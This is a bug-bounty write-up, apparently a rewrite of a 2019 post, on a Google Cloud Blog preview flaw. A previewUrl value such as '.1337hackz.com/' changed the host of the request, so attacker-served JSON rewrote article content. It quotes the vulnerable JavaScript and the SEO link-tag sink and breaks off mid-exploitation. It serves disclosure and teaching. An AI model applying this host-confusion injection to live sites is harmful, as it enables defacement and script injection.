Google Cloud Blog Platform Vulnerability
The Google Cloud Blog preview feature built a URL from a user-supplied previewUrl parameter without checking that it began with a slash, so an attacker could point it at their own domain and load attacker-controlled JSON that changed the page content. A further flaw let that JSON add a link tag with rel=import, which could have led to script injection, but the CSP blocked it.
 Published on loosebyte.com
by Alexandru Coltuneac | Sep 1, 2019 | BugBounty, Front
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud Blog is the platform Google uses to publish announcements and feature launches for the Google Cloud Platform. The researcher came to it through a Google Grants award, part of the Google Vulnerability Reward Program, where bug hunters receive grants for researching Google products. The blog behaves mostly like a read-only website: after crawling and inspecting the existing pages, the only user-facing functionality the researcher could find was the Search feature, and brute-forcing files and folders produced nothing useful.

The interesting part of the application was therefore its frontend JavaScript. The researcher used the Google Chrome Developer Console to list the JS source files loaded by the page and singled out the main module:
https://cloud.google.com/blog/static/****main****.163de04176b97472487f.bundle.js
That file held the code for the various functionalities of the application and ran to roughly 29k lines.
Setup
No accounts, roles or special tooling are described beyond a browser with the Chrome Developer Console, used to read the loaded JavaScript modules and to inspect the code. The precondition for the whole chain is the preview feature described below: a previewUrl query parameter that the frontend passes to a service which fetches JSON from an author subdomain and re-renders the page from it.
Finding it
Reading 29k lines one by one was not efficient, so the researcher searched for variables and functions that handle user input, looking for names such as query, queryParams and URL. That search surfaced this line:
e.prototype.resolve = function(e) {
    return e.queryParams.previewUrl ? this.wagtailApiService.getPreviewPageData(e.queryParams.previewUrl) :
        this.getPageDataObservable(this.getUrlString(e))
}

It checks whether the query string contains a previewUrl parameter and, if so, hands its value to getPreviewPageData:
e.prototype.getPreviewPageData = function(e) {
    var t = "" + r.a.AUTHOR_URL + e.replace(/\/?$/, "/") + "?mode=json";
    return this.httpClient.get(t, {
        withCredentials: !0
    })
}

The function builds a URL in the variable t and loads JSON from it. That JSON is then parsed and the whole page changes according to the configuration in the retrieved file. The researcher's reading is that Google engineers used this to see a live preview on the production Google Cloud Blog of changes made internally, or that it was introduced during internal development and testing and overlooked when the application went to production.
The URL is assembled from three parts:
- The constant
r.a.AUTHOR_URL, already defined in the code as a link to a Google internal subdomain,https://gweb-cloudblog-author.googleplex.com. - The value passed as
e, that is thepreviewUrlparameter, which should have been a path such as/folder1/folder2/folder3/. - A query parameter called
mode.
The expected final URL therefore looks like this:
https://gweb-cloudblog-author.googleplex.com + /path/from/user/ + "?mode=json"
Nothing in the code verifies that the path appended to the googleplex.com subdomain starts with a slash. Supplying a value such as .1337hackz.com/ makes the concatenation produce a request to a completely different host:
https://gweb-cloudblog-author.googleplex.com.1337hackz.com/?mode=json

Because the attacker's value becomes part of the hostname, the JSON is loaded from a site the attacker controls. The attacker can then alter the content of a legitimate article in almost any way: titles, images or body content.
User-controlled content is the usual route to XSS, but the first attempt did not get there. Every JavaScript module responsible for the components used inside the article page (titles, paragraphs, embedded images and videos) encoded and filtered injection attempts. The article body, composed of text and HTML tags and also fully under the attacker's control, was stripped of dangerous HTML tags and JavaScript events.
Exploitation
Step 1: control the JSON source
Point previewUrl at a host the attacker controls by relying on the missing leading slash, so the constructed URL resolves to the attacker's domain rather than to the author subdomain. The page then renders whatever JSON the attacker serves.
Step 2: look for a sink that survives the filtering
Before reporting the content injection, the researcher made one last attempt to escalate it to reflected XSS and found these lines:
if (e.seo_tag)
this.updateSeoLink(e.seo_tag);
e.prototype.updateSeoLink = function(e) {
    for (var t = 0, n = JSON.parse(e); t < n.length; t++) {
        var r = n[t];
        if (r.type && "link" === r.type) {
            var i = this.document.createElement("link");
            i.id = "seo-tag", i.href = r.attributes.href, i.hreflang = r.attributes.hreflang, i.rel = r.attributes.rel, this.document.head.appendChild(i)
        }
    }
}

